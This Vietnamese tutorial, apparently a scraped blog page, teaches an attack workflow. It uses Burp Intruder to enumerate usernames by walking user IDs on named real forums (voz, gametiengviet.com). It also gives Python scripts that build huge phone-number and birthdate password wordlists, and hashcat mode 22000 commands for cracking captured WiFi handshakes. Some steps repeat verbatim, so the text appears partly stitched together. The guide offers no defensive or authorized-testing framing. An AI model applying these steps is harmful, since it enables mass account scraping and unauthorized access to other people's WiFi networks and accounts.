
###### 3. Bên tab Payloads, chọn Payload type là Numbers. Thiết lập số đầu tiên là 1, số cuối cùng là ID của người dùng mới nhất (có 7 chữ số) và bước nhảy là 1. Các tham số Min interger digits, Max interger digits, Min fraction digits, Max fraction digits có giá trị lần lượt là 0, 7, 0, 0.



###### 4. sau khi làm các bước setup xong thì ấn start để burp bắt đầu làm việc




###### 5. sau khi làm việc xong chọn Save > Results table, sau đó bỏ chọn hết các cột, chỉ để lại cột tên người dùng rồi nhấn Save, cuối cùng là đặt tên cho file kết quả rồi nhấn Save để lưu lại




##### gametiengviet.com tương tự như voz


###### vào burp site scope user tự tạo trên trang voz sau đó ấn ctrl+I để cho trang cần thiết vào intruder




Trong instruder bôi đen tham số ID bằng add$ bên phải




###### 2. Vào Settings, trong mục Grep – Extract, nhấn Add và đánh dấu vào Extract from regex group, sau đó bôi đen giá trị tên người dùng bên trong HTTP Response, hoặc thêm vào nội dung Extract giá trị sau: https://gametiengviet.com/members/([^.]+)\., sau đó nhấn Ok




###### 3. Bên tab Payloads, chọn Payload type là Numbers. Thiết lập số đầu tiên là 1, số cuối cùng là ID của người dùng mới nhất (có 7 chữ số) và bước nhảy là 1. Các tham số Min interger digits, Max interger digits, Min fraction digits, Max fraction digits có giá trị lần lượt là 0, 7, 0, 0.



###### 4. sau khi làm các bước setup xong thì ấn start để burp bắt đầu làm việc



###### 5. sau khi làm việc xong chọn Save > Results table, sau đó bỏ chọn hết các cột, chỉ để lại cột tên người dùng rồi nhấn Save, cuối cùng là đặt tên cho file kết quả rồi nhấn Save để lưu lại



#### 2. code số điện thoại của ngẫu nhiên

##### 1 vào google tra đầu số điện thoại thuộc các nhà mạng

##### 2 vào vs code hoặc pycharn,… để chạy dòng code dưới

import random

import os

#Hàm tạo ra một danh sách chứa count số  ngẫu nhiên.

def generate\_numbers(count=10000):

    numbers = []

    for \_ in range(count):

        random\_suffix = random.randint(1000000, 9999999)

        number = f"096{random\_suffix}"

        numbers.append(number)

    return numbers

def save\_to\_file(numbers, filename="096.txt", folder=None):

    if folder:

        os.makedirs(folder, exist\_ok=True)

        filepath = os.path.join(folder, filename)

    else:

        filepath = filename

    with open(filepath, "w") as file:

        for number in numbers:

            file.write(number + "\n")

numbers = generate\_numbers(10000000) #nơi tạo ra bao nhiêu số cần tạo

#nơi lưu file

save\_to\_file(numbers, filename="tênfile.txt", folder="nơi chứa file lưu")

print("Danh sách các số đã được lưu vào file tênfile.txt.")

#### 3. code ngày sinh nhật

##### 1.vào vs code hoặc pycharn,… để chạy dòng code dưới

from datetime import datetime, timedelta

def generate\_birthdays(start\_year, end\_year):

    start\_date = datetime(start\_year, 1, 1)

    end\_date = datetime(end\_year, 12, 31)

    current\_date = start\_date

    birthdays = []

    while current\_date <= end\_date:

        birthdays.append(current\_date.strftime("%d%m%Y"))  # Xóa "/" trong định dạng

        current\_date += timedelta(days=1)

    return birthdays

# Tạo danh sách ngày sinh từ 1960 đến 2027

birthdays\_list = generate\_birthdays(1960, 2027)

# Ghi ngày sinh nhật vào một tập tin

with open("birthdays\_list.txt", "w") as file:

    for birthday in birthdays\_list:

        file.write(birthday + "\n")

### 6: Tiếp tục sử dụng lệnh dưới để giải mã hash và cho tool chạy bru và lưu danh sách wifi đã bru vào 1 file txt

hashcat --potfile-disable -m 22000 tên file hash của ae như của mình thì wordlists.txt -o cracked.txt

hashcat --potfile-disable -m 22000 hasd.txt wordlists.txt -o cracked.txt



Và kết quả

